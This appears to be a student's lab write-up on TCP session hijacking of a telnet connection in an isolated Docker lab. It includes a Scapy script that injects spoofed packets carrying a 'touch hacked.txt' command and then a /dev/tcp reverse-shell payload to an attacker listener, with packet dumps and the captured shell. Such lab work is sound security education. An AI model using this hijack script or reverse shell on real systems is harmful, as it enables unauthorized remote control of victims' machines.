seq          : IntField              = 4053690855       (0)
ack          : IntField              = 675646156        (0)
dataofs      : BitField    (4 bits)          = None              (None)
reserved     : BitField    (3 bits)          = 0                  (0)
flags        : FlagsField   (9 bits)          = <Flag 16 (A)>  (<Flag 2 (S)>)


window       : ShortField            = 8192              (8192)
checksum     : XShortField           = None              (None)
urgptr       : ShortField            = 0                  (0)
options      : TCPOptionsField        = []                (b'')

load         : StrField              = b'\r touch /home/seed/hacked.

txt\r' (b'')
attacker$
```



After collecting a packet, the program creates a malicious packet with data for a sequence number 10 ahead of the current packet. This will then be placed when the user types and reaches that sequence number.



```

seed@VM: ~/.../volumes          seed@VM: ~/.../volumes          seed@VM: ~/.../volumes
GNU nano 4.8                      hijacking_auto.py
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4


    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    ##### ip = IP( src = "10.9.0.7",
    #####           dst = "10.9.0.5"
    #####           )
    ##### tcp = TCP( sport = old_tcp.dport,
    #####               dport = 23,
    #####               flags = "A",
    #####               seq = newseq,
    #####               ack = newack
    #####           )

    data = "\r touch /home/seed/hacked.txt\r"
    #data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    [ Read 46 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit  ^R Read File  ^M Replace  ^U Paste Text^T To Spell  ^L Go To Line

```

This is the code that will be inserted into the telnet connection.



Wireshark after the sequence has reached the spoofed packet

The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../volumes". The fourth tab is active. The terminal output is as follows:

```
victim$ cd /home/seed
victim$ ls
victim$ pwd
/home/seed
victim$ ls
\hacked.txt
victim$ ls
hacked.txt
victim$
```

New File that appeared in the victim's server

Task 4: Reverse Shell

```
seed@VM: ~/volumes      seed@VM: ~/volumes      seed@VM: ~/volumes
GNU nano 4.8              hijacking_auto.py        Modified
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    ##### ip = IP( src = "10.9.0.7",
    #####           dst = "10.9.0.5"
    #####           )


    tcp = TCP( sport = old_tcp.dport,
               dport = 23,
               flags = "A",
               seq = newseq,
               ack = newack
               )

    #data = "\r touch /home/seed/hacked.txt\r"
    data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell ^L Go To Line
```

The hijacking code is the same from the previous except the command is set to send a shell to the attacker


```
seed@VM: ~/volumes      seed@VM: ~/volumes      seed@VM: ~/volumes      seed@VM: ~/volumes      seed@VM: ~/volumes      seed@VM: ~/volumes
Filter used: tcp and src host 10.9.0.5 and dst host 10.9.0.7 and src port 23
Spoofing TCP packets from Client (10.9.0.7) to Server (10.9.0.5)
version : BitField (4 bits)          = 4          (4)
ihl     : BitField (4 bits)          = None      (None)
tos     : XByteField                = 0          (0)
len     : ShortField                = None      (None)
id     : ShortField                = 1          (1)
flags   : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag    : BitField (13 bits)         = 0          (0)
ttl     : ByteField                 = 64         (64)
proto   : ByteEnumField             = 6          (0)
chksum  : XShortField              = None      (None)
src     : SourceIPField             = '10.9.0.7' (None)
dst     : DestIPField               = '10.9.0.5' (None)
options : PacketListField           = []         ([])
-
sport   : ShortEnumField            = 60852     (20)
dport   : ShortEnumField            = 23         (80)
seq     : IntField                  = 65040233 (0)
ack     : IntField                  = 1468029022 (0)
dataofs : BitField (4 bits)         = None      (None)
reserved: BitField (3 bits)         = 0          (0)
flags   : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (S)>)
)
window  : ShortField                = 8192      (8192)
checksum: XShortField              = None      (None)
urgptr  : ShortField                = 0          (0)
options : TCPOptionsField           = []         (b'')
-
load    : StrField                 = b'\n/bin/bash -i >/dev/tcp/10
.9.0.1/9090 0<&1 2>&1\n' (b'')
```



The code inserts the malicious packet with the code, the victim responds with a duplicate packet warning.

```
[02/14/22]seed@VM:~/.../volumes$ dockps
e1098bdbd997 seed-attacker
f95d539eddb6 user1-10.9.0.6
68dcda8d15b victim-10.9.0.5
a5fcclaa901ce user2-10.9.0.7
[02/14/22]seed@VM:~/.../volumes$ docksh e1
root@VM:/# nc -l -v 9090
Listening on 0.0.0.0 9090
```

Attacker has another shell listening on port 9090



Packet gets spoofed

```

seed@VM: ~/.../v...      seed@VM: ~/.../v...      seed@VM: ~/.../v...      seed@VM: ~/.../v...      seed@VM: ~/.../v...
a5fcc1a901ce user2-10.9.0.7
[02/14/22]seed@VM:~/.../volumes$ docksh e1
root@VM:/# nc -lrv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43496
seed@68dcd4a8d15b:~$ ls
ls
hacked.txt
seed@68dcd4a8d15b:~$ ls /
ls /
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
seed@68dcd4a8d15b:~$
```

Attacker receives revershell, and can run commands from the victim's server